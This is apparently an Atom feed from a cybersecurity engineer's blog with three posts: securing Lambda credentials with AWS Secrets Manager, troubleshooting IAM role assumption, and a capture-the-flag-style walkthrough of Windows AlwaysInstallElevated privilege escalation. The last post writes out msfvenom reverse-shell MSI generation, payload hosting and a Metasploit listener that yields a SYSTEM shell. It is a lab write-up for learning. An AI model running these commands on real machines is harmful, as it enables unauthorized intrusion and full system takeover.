



<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://notesbynisha.com/feed.xml" rel="self" type="application/atom+xml" /><link href="https://notesbynisha.com/" rel="alternate" type="text/html" /><updated>2026-04-10T06:18:41+00:00</updated><id>https://notesbynisha.com/feed.xml</id><title type="html">Notes by Nisha</title><subtitle>Nisha is a Cybersecurity Engineer who enjoys learning all things technology!</subtitle><author><name>Nisha P McDonnell</name></author><entry><title type="html">Secure Secret Retrieval in AWS Lambda</title><link href="https://notesbynisha.com/cloud%20security/aws/secure-secret-retrieval-in-aws-lambda/" rel="alternate" type="text/html" title="Secure Secret Retrieval in AWS Lambda" /><published>2026-01-01T00:00:00+00:00</published><updated>2026-01-01T00:00:00+00:00</updated><id>https://notesbynisha.com/cloud%20security/aws/secure-secret-retrieval-in-aws-lambda</id><content type="html" xml:base="https://notesbynisha.com/cloud%20security/aws/secure-secret-retrieval-in-aws-lambda/"><![CDATA[<h2 id="overview">Overview</h2>

<p>In 2019, the Capital One breach exposed the personal information of more than 100 million customers. The root cause was not an exotic exploit. It was a combination of misconfigured IAM permissions and credential access that allowed an attacker to retrieve sensitive data from AWS resources. The incident reinforced a recurring lesson in cloud security: breaches often stem from how credentials are handled, not from failures in encryption algorithms or underlying infrastructure.</p>

<p>Hardcoding credentials in application code remains one of the most common and preventable cloud security failures. Even in serverless environments like AWS Lambda, embedded access keys increase blast radius, complicate rotation, and make misuse harder to detect through standard audit mechanisms.</p>

<p>This post walks through a guided lab that validates how <strong>AWS Secrets Manager</strong> can be used with AWS Lambda to retrieve credentials securely at runtime, replacing hardcoded secrets while preserving application functionality with DynamoDB. Rather than focusing on basic service configuration, the goal is to examine how small implementation choices influence security posture, auditability, and operational risk.</p>

<p>The focus of this write-up is <strong>security reasoning and validation</strong>, not step-by-step console instructions.</p>

<hr />

<h2 id="architecture-summary">Architecture Summary</h2>

<p><strong>High-level flow:</strong></p>

<ul>
  <li>A Lambda function executes using an IAM execution role</li>
  <li>Credentials are retrieved securely from AWS Secrets Manager</li>
  <li>The function accesses DynamoDB without embedding secrets in code</li>
  <li>All access is governed by IAM and logged via CloudTrail</li>
</ul>

<p class="text-center"><img src="/assets/images/aws/secrets-manager/architecture-diagram.png" alt="Architecture Diagram" class="align-center" />
<em>Figure 1: Architecture diagram showing removal of embedded credentials and enforcement of IAM-governed secret retrieval, reducing credential exposure and blast radius.</em></p>

<hr class="text-center" />

<h2 id="assessment-scope">Assessment Scope</h2>

<p>This lab evaluated three credential-handling approaches within a serverless workload:</p>

<ol>
  <li>Hardcoded AWS access keys embedded directly in Lambda code</li>
  <li>Centralized credential storage using AWS Secrets Manager</li>
  <li>Runtime secret retrieval governed by IAM permissions</li>
</ol>

<p>The Lambda workload was exercised to:</p>
<ul>
  <li>Create DynamoDB tables and insert items</li>
  <li>Retrieve and return table data</li>
</ul>

<p>The assessment focused on functional behavior, access control boundaries, and audit visibility rather than application logic.</p>

<hr />

<h2 id="insecure-baseline-hardcoded-credentials">Insecure Baseline: Hardcoded Credentials</h2>

<p>The initial implementation embedded AWS access keys directly in the Lambda source code. While the function executed successfully, this pattern introduces several risks:</p>

<ul>
  <li>Credentials are exposed to anyone with access to the code</li>
  <li>Secrets can be unintentionally committed to version control</li>
  <li>Rotation requires code changes and redeployment</li>
  <li>Compromise is difficult to detect and investigate</li>
</ul>

<p>This pattern is routinely identified during security assessments and violates foundational cloud security best practices.</p>

<p class="text-center text-center"><img src="/assets/images/aws/secrets-manager/lambda-hardcoded-credentials.png" alt="Lambda function with hardcoded AWS credentials" class="align-center" />
<em>Figure 2: Initial implementation with embedded access keys (credentials redacted)</em></p>

<hr />

<h2 id="secure-implementation-aws-secrets-manager">Secure Implementation: AWS Secrets Manager</h2>

<p>To mitigate these risks, credentials were stored in <strong>AWS Secrets Manager</strong> and retrieved dynamically by the Lambda function at runtime.</p>

<p>Key improvements include:</p>
<ul>
  <li>Encryption at rest using AWS KMS</li>
  <li>Centralized credential management decoupled from application code</li>
  <li>IAM-governed access to secrets</li>
  <li>Improved auditability and support for rotation</li>
</ul>

<p>The Lambda execution role was scoped to retrieve only the required secret ARN, enforcing least-privilege access.</p>

<p class="text-center text-center"><img src="/assets/images/aws/secrets-manager/iam-execution-role-permissions.png" alt="Lambda execution role permissions" class="align-center" />
<em>Figure 3: Lambda execution role scoped to retrieve a single Secrets Manager ARN and required DynamoDB resources.</em></p>

<hr />

<h2 id="validation-results">Validation Results</h2>

<p>After updating the Lambda function to retrieve credentials from Secrets Manager:</p>

<ul>
  <li>The function executed successfully</li>
  <li>DynamoDB tables and items were created as expected</li>
  <li>No credentials were embedded in code or exposed in logs</li>
</ul>

<p>This validated that the security control change did not introduce functional regressions while materially improving credential handling.</p>

<p class="text-center"><img src="/assets/images/aws/secrets-manager/successful-lambda-execution-1.png" alt="Lambda execution with secure secret retrieval" class="align-center" />
<img src="/assets/images/aws/secrets-manager/successful-lambda-execution-2.png" alt="Lambda execution with secure secret retrieval" class="align-center" /></p>

<p class="text-center"><em>Figure 4: Successful Lambda execution retrieving secrets at runtime. Ownership attribution included for portfolio traceability.</em></p>

<p class="text-center text-center"><img src="/assets/images/aws/secrets-manager/cloudtrail-evidence-1.png" alt="CloudTrail Secrets Manager access event" class="align-center" />
<img src="/assets/images/aws/secrets-manager/cloudtrail-evidence-2.png" alt="CloudTrail Secrets Manager access event" class="align-center" />
<em>Figure 5: CloudTrail records Secrets Manager access by the Lambda execution role, enabling audit and forensic visibility.</em></p>

<p class="text-center text-center"><img src="/assets/images/aws/secrets-manager/cloudwatch-lambda-runtime-logs-1.png" alt="CloudWatch Logs for Lambda execution" class="align-center" />
<img src="/assets/images/aws/secrets-manager/cloudwatch-lambda-runtime-logs-2.png" alt="CloudWatch Logs for Lambda execution" class="align-center" />
<img src="/assets/images/aws/secrets-manager/cloudwatch-lambda-runtime-logs-3.png" alt="CloudWatch Logs for Lambda execution" class="align-center" />
<em>Figure 6: CloudWatch logs showing successful Lambda execution without exposure of secret material.</em></p>

<hr />
<h2 id="optional-soc-visibility-and-threat-hunting-pattern">Optional: SOC Visibility and Threat Hunting Pattern</h2>

<p>While this lab focused on secure secret retrieval and IAM enforcement, the same telemetry can be leveraged by SOC teams for detection and investigation.</p>

<p>In environments where CloudTrail logs are forwarded to CloudWatch Logs or a SIEM, analysts can hunt for Secrets Manager access using a simple CloudWatch Logs Insights query.</p>

<p>Example hunting query:</p>

<p>fields eventTime, eventSource, eventName, userIdentity.arn
| filter eventSource = “secretsmanager.amazonaws.com”
| sort eventTime desc</p>

<p>This query allows analysts to identify:</p>

<p>Which principals accessed Secrets Manager</p>

<p>When secrets were retrieved</p>

<p>Whether access patterns align with expected application behavior</p>

<p>In this lab environment, CloudTrail logs were validated directly via CloudTrail event history rather than CloudWatch Logs forwarding. In production environments, this query pattern can be operationalized for continuous monitoring and alerting.</p>

<h2 id="in-production-this-telemetry-would-typically-be-forwarded-to-a-centralized-siem-where-secrets-manager-access-could-be-correlated-with-application-identity-source-context-and-anomaly-detection-workflows"><em>In production, this telemetry would typically be forwarded to a centralized SIEM where Secrets Manager access could be correlated with application identity, source context, and anomaly detection workflows.</em></h2>

<h2 id="key-tradeoff-decisions">Key Tradeoff Decisions</h2>

<ul>
  <li>
    <p><strong>Secrets Manager vs IAM-only access</strong><br />
Secrets Manager was used to eliminate hardcoded credentials while maintaining compatibility with legacy access patterns. This temporarily retains static credentials but reduces immediate exposure through encryption, IAM scoping, and auditability. The long-term objective is full migration to IAM role-based access using STS-issued temporary credentials.</p>
  </li>
  <li>
    <p><strong>Deferred automated rotation</strong><br />
Automated rotation was intentionally deferred to focus this lab on validating secure retrieval and access controls. This increases credential exposure duration, which was accepted for a scoped environment and mitigated through least-privilege permissions, monitoring, and a defined production rotation strategy.</p>
  </li>
  <li>
    <p><strong>Access is enforced through IAM and API-level authorization, not network segmentation.</strong><br />
Access controls were enforced at the IAM and resource policy layer rather than through network segmentation. This prioritizes workload identity and fine-grained authorization in line with Zero Trust principles, while allowing network controls to be layered in as the environment scales.</p>
  </li>
</ul>

<p>These tradeoffs were appropriate for a constrained lab environment and are addressed through IAM hardening, monitoring, and phased migration in production.</p>

<hr />
<h2 id="security-tradeoffs-and-migration-path">Security Tradeoffs and Migration Path</h2>

<p>AWS Secrets Manager was intentionally used as a <strong>transitional control</strong>, not the end state.</p>

<p>This lab addressed the most immediate risk: hardcoded credentials embedded in application code. Secrets Manager removes credentials from the codebase, encrypts them at rest, scopes access through IAM, and provides audit visibility through CloudTrail. This materially reduces exposure while preserving compatibility with legacy access patterns that still rely on static credentials.</p>

<p>However, Secrets Manager does not eliminate static credentials. It centralizes and protects them.</p>

<p>The long-term secure architecture replaces stored credentials entirely with <strong>IAM role-based access using STS-issued temporary credentials</strong>. In that model, the Lambda function authenticates through its execution role, receives short-lived credentials automatically, and never retrieves or handles secrets directly.</p>

<p><strong>Migration path:</strong></p>
<ol>
  <li>Eliminate hardcoded credentials using Secrets Manager</li>
  <li>Validate functionality, IAM scoping, and audit visibility</li>
  <li>Remove static credentials and rely exclusively on IAM roles and STS</li>
  <li>Use Secrets Manager only for non-AWS secrets or external integrations</li>
</ol>

<h2 id="secrets-manager-is-therefore-a-risk-reduction-step-not-the-final-destination-in-a-zero-trust-workload-identity-model">Secrets Manager is therefore a risk-reduction step, not the final destination, in a Zero Trust workload identity model.</h2>

<h2 id="security-controls-mapped-rmf--nist-800-53">Security Controls Mapped (RMF / NIST 800-53)</h2>

<p>This implementation aligns with the following NIST SP 800-53 control objectives:</p>

<p><strong>IA-5 – Authenticator Management</strong><br />
Credentials are centrally stored and protected using AWS Secrets Manager rather than embedded in application code.</p>

<p><strong>IA-7 – Cryptographic Module Authentication</strong><br />
Secrets are encrypted at rest using AWS Key Management Service (KMS).</p>

<p><strong>AC-6 – Least Privilege</strong><br />
The Lambda execution role is scoped to retrieve only the required secret and access the necessary DynamoDB resources.</p>

<p><strong>SC-12 – Cryptographic Key Establishment and Management</strong><br />
AWS-managed cryptographic services protect sensitive authentication material without requiring custom key handling in application code.</p>

<p><strong>AU-2 / AU-12 – Auditable Events and Audit Generation</strong><br />
Secret access and resource interactions are logged via AWS CloudTrail to support monitoring and investigation.</p>

<hr />
<h2 id="zero-trust-architecture-context">Zero Trust Architecture Context</h2>

<p>This implementation supports Zero Trust principles by replacing implicit trust with verified, policy-driven access controls.</p>

<h3 id="core-alignment">Core Alignment</h3>

<p><strong>Workload identity over network trust</strong><br />
The Lambda function operates under an IAM execution role, establishing verifiable workload identity rather than relying on static credentials or network location.</p>

<p><strong>Least privilege as micro-segmentation</strong><br />
Access is restricted at the API level. The function can retrieve a single secret ARN and access a specific DynamoDB table, limiting blast radius through permission-based segmentation.</p>

<p><strong>Continuous verification through telemetry</strong><br />
All access to Secrets Manager and DynamoDB is logged via CloudTrail, enabling post-access verification and detection workflows.</p>

<hr />
<h2 id="path-to-maturity">Path to Maturity</h2>

<p>While this lab uses AWS Secrets Manager to eliminate hardcoded credentials, the long-term Zero Trust objective is exclusive use of IAM role-based access with STS-issued temporary credentials. This approach removes static credentials entirely and consolidates authentication and authorization within the identity and policy layer.</p>

<hr />
<h2 id="key-takeaways">Key Takeaways</h2>

<ul>
  <li>Hardcoded credentials materially increase cloud security risk</li>
  <li>AWS Secrets Manager enables secure, auditable credential retrieval without embedding secrets in code</li>
  <li>IAM design and permission scoping are critical to limiting blast radius in serverless workloads</li>
</ul>

<hr />
<p><em>Note: This implementation was validated in a controlled lab environment to demonstrate secure credential management patterns applicable to production workloads.</em></p>

<h2 id="appendix-evidence-index">Appendix: Evidence Index</h2>

<ul>
  <li>Figure 1: Architecture Diagram</li>
  <li>Figure 2: Lambda function with hardcoded credentials</li>
  <li>Figure 3: IAM execution role permissions</li>
  <li>Figure 4: Successful Lambda execution retrieving secrets</li>
  <li>Figure 5: CloudTrail Secrets Manager access event</li>
  <li>Figure 6: CloudWatch Lambda runtime logs</li>
</ul>]]></content><author><name>Notes By Nisha</name></author><category term="Cloud Security" /><category term="AWS" /><category term="AWS Lambda" /><category term="AWS Secrets Manager" /><category term="IAM" /><category term="Cloud Security" /><category term="RMF" /><category term="DevSecOps" /><category term="NIST-800-53" /><category term="Zero-Trust" /><summary type="html"><![CDATA[A Practical Lab in Eliminating Hardcoded Credentials Using AWS Secrets Manager and IAM]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://notesbynisha.com/assets/images/00-hero.jpg" /><media:content medium="image" url="https://notesbynisha.com/assets/images/00-hero.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">AWS Lab Walkthrough: Troubleshooting IAM Access Issues</title><link href="https://notesbynisha.com/aws/iam/troubleshooting/troubleshooting-IAM-access-issues-in-AWS/" rel="alternate" type="text/html" title="AWS Lab Walkthrough: Troubleshooting IAM Access Issues" /><published>2025-11-01T00:00:00+00:00</published><updated>2025-11-01T00:00:00+00:00</updated><id>https://notesbynisha.com/aws/iam/troubleshooting/troubleshooting-IAM-access-issues-in-AWS</id><content type="html" xml:base="https://notesbynisha.com/aws/iam/troubleshooting/troubleshooting-IAM-access-issues-in-AWS/"><![CDATA[<h2 id="introduction">Introduction</h2>

<p>This walkthrough covers a practical AWS lab focused on troubleshooting IAM access issues. The scenario mirrors a common situation in cloud operations where users must assume roles to perform their tasks, rather than having direct permissions assigned. The objective is to identify why a user cannot assume an assigned role and apply a least privilege fix.</p>

<hr />

<h2 id="scenario-overview">Scenario Overview</h2>

<p>In this lab, a new IAM user named <strong>Operator-User</strong> cannot assume a role named <strong>Operator-Role</strong>. As part of the cloud team, your job is to find out what is wrong and fix it.</p>

<p>The issue affects the user’s ability to:</p>
<ul>
  <li>Assume a role through the AWS Management Console</li>
  <li>Access an EC2 instance using <strong>AWS Systems Manager Session Manager</strong></li>
</ul>

<p>The root of such problems often lies in a mismatch between:</p>
<ol>
  <li><strong>The user’s permissions</strong> (identity-based policy)</li>
  <li><strong>The role’s trust relationship</strong> (trust policy)</li>
</ol>

<hr />

<h2 id="step-1-reproduce-the-problem">Step 1. Reproduce the Problem</h2>

<p>To begin, log in as <strong>Operator-User</strong> and attempt to switch roles from the AWS Management Console.</p>

<ol>
  <li>Choose the <strong>user menu</strong> in the top-right corner and select <strong>Switch Role</strong>.</li>
  <li>Enter the <strong>Account ID</strong> and <strong>Role Name (Operator-Role)</strong>.</li>
  <li>Leave the display name blank and click <strong>Switch Role</strong>.</li>
</ol>

<p>If you see an error message such as <em>“Invalid information in one or more fields”</em>, you have confirmed that the role assumption is failing.</p>

<p><strong>Screenshot 1:</strong> The “Invalid information” error displayed when attempting to switch roles.</p>

<p>This validation step ensures that any later fix can be verified against the same failure.</p>

<hr />

<h2 id="step-2-review-the-users-permissions">Step 2. Review the User’s Permissions</h2>

<p>Next, return to the console signed in as <strong>AWSLabUser</strong> (the admin account provided for troubleshooting). Navigate to <strong>IAM &gt; Users &gt; Operator-User &gt; Permissions</strong> and review the attached policy.</p>

<p>You will likely find that the user does not have the <strong>sts:AssumeRole</strong> action included in the permissions policy. This action is required for a user to assume another role through the AWS Security Token Service (STS).</p>

<p><strong>Remediation:</strong></p>
<ul>
  <li>Edit the user policy to include the <code class="language-plaintext highlighter-rouge">sts:AssumeRole</code> action.</li>
  <li>Limit the <code class="language-plaintext highlighter-rouge">Resource</code> to only the <strong>Operator-Role ARN</strong> to enforce least privilege.</li>
</ul>

<p>Example policy snippet:</p>

<p>```json
{
  “Version”: “2012-10-17”,
  “Statement”: [
    {
      “Effect”: “Allow”,
      “Action”: “sts:AssumeRole”,
      “Resource”: “arn:aws:iam::<account-id>:role/Operator-Role"
    }
  ]
}</account-id></p>]]></content><author><name>Nisha P McDonnell</name></author><category term="AWS" /><category term="IAM" /><category term="Troubleshooting" /><summary type="html"><![CDATA[Learn how to troubleshoot IAM role assumption failures by aligning identity-based policies and trust relationships while maintaining least privilege.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://notesbynisha.com/assets/images/00-hero.jpg" /><media:content medium="image" url="https://notesbynisha.com/assets/images/00-hero.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Exploiting AlwaysInstallElevated for Windows Privilege Escalation</title><link href="https://notesbynisha.com/privilege%20escalation/windows/tryhackme/alwaysinstallelevated-walkthrough/" rel="alternate" type="text/html" title="Exploiting AlwaysInstallElevated for Windows Privilege Escalation" /><published>2025-05-06T00:00:00+00:00</published><updated>2025-05-06T00:00:00+00:00</updated><id>https://notesbynisha.com/privilege%20escalation/windows/tryhackme/alwaysinstallelevated-walkthrough</id><content type="html" xml:base="https://notesbynisha.com/privilege%20escalation/windows/tryhackme/alwaysinstallelevated-walkthrough/"><![CDATA[<h2 id="-summary">🧠 Summary</h2>

<p>In this walkthrough, I exploited the <strong>AlwaysInstallElevated</strong> privilege escalation technique on a vulnerable Windows machine. When both <code class="language-plaintext highlighter-rouge">HKLM</code> and <code class="language-plaintext highlighter-rouge">HKCU</code> registry keys for AlwaysInstallElevated are set to <code class="language-plaintext highlighter-rouge">1</code>, any <code class="language-plaintext highlighter-rouge">.msi</code> file executed by a standard user will run with SYSTEM-level privileges. Below is a step-by-step breakdown of how I leveraged this misconfiguration to gain SYSTEM access.</p>

<hr />

<h2 id="-step-1-confirming-registry-vulnerability">🔍 Step 1: Confirming Registry Vulnerability</h2>

<p>After gaining initial access to the target machine, I checked the registry for AlwaysInstallElevated values:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>reg query HKLM<span class="se">\S</span>oftware<span class="se">\P</span>olicies<span class="se">\M</span>icrosoft<span class="se">\W</span>indows<span class="se">\I</span>nstaller
reg query HKCU<span class="se">\S</span>oftware<span class="se">\P</span>olicies<span class="se">\M</span>icrosoft<span class="se">\W</span>indows<span class="se">\I</span>nstaller
</code></pre></div></div>

<figure>
  <img src="/assets/images/blog/windows-privesc/2025-05-06-d0217aef-d8d1-4180-a572-0d7d963fee57.png" alt="AlwaysInstallElevated Registry Settings" />
  <figcaption>Registry keys confirming AlwaysInstallElevated is enabled</figcaption>
</figure>

<p>Both were set to <code class="language-plaintext highlighter-rouge">0x1</code>, confirming the system is vulnerable.</p>

<hr />

<h2 id="-step-2-creating-a-malicious-msi-payload">💣 Step 2: Creating a Malicious MSI Payload</h2>

<p>On my Kali attack box, I generated a reverse Meterpreter payload in MSI format using <code class="language-plaintext highlighter-rouge">msfvenom</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>msfvenom <span class="nt">-p</span> windows/meterpreter/reverse_tcp <span class="nv">LHOST</span><span class="o">=</span>10.2.119.123 <span class="nt">-f</span> msi <span class="nt">-o</span> setup.msi
</code></pre></div></div>

<figure>
  <img src="/assets/images/blog/windows-privesc/2025-05-06-dac45580-fd7a-43ff-9608-5d0cf761fd66.png" alt="Generating malicious MSI payload" />
  <figcaption>MSFVenom command to generate the setup.msi payload</figcaption>
</figure>

<hr />

<h2 id="-step-3-hosting-the-payload">🌐 Step 3: Hosting the Payload</h2>

<p>I used Python to host the <code class="language-plaintext highlighter-rouge">.msi</code> file over HTTP:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 <span class="nt">-m</span> http.server 80
</code></pre></div></div>

<figure>
  <img src="/assets/images/blog/windows-privesc/2025-05-06-fc733b2c-6bb8-4e76-b2db-65a506a5c996.png" alt="Payload served over HTTP" />
  <figcaption>HTTP server log showing the victim downloading setup.msi</figcaption>
</figure>

<hr />

<h2 id="-step-4-downloading-and-executing-on-victim-machine">📥 Step 4: Downloading and Executing on Victim Machine</h2>

<p>On the victim machine, I opened Internet Explorer and navigated to the Kali host IP to download the payload.</p>

<figure>
  <img src="/assets/images/blog/windows-privesc/2025-05-06-aaf86794-c15e-416d-b8e4-30828288e1e4.png" alt="Browsing to download the payload" />
</figure>

<figure>
  <img src="/assets/images/blog/windows-privesc/2025-05-06-b6d18942-bad8-4e4d-904c-a554c1eb73dd.png" alt="Setup.msi file download prompt" />
  <figcaption>Payload download via Internet Explorer</figcaption>
</figure>

<hr />

<h2 id="-step-5-listener-setup-and-shell-access">🧠 Step 5: Listener Setup and Shell Access</h2>

<p>On my Kali box, I launched a Metasploit listener to catch the reverse shell:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>msfconsole
use exploit/multi/handler
<span class="nb">set </span>payload windows/meterpreter/reverse_tcp
<span class="nb">set </span>LHOST 10.2.119.123
run
</code></pre></div></div>

<figure>
  <img src="/assets/images/blog/windows-privesc/2025-05-06-cc623f40-4eaa-41ab-aae5-46350e83e3fe.png" alt="Meterpreter SYSTEM shell" />
  <figcaption>Confirmed SYSTEM-level Meterpreter shell from payload execution</figcaption>
</figure>

<p>The payload executed with SYSTEM privileges, as confirmed by the <code class="language-plaintext highlighter-rouge">getuid</code> command.</p>

<hr />

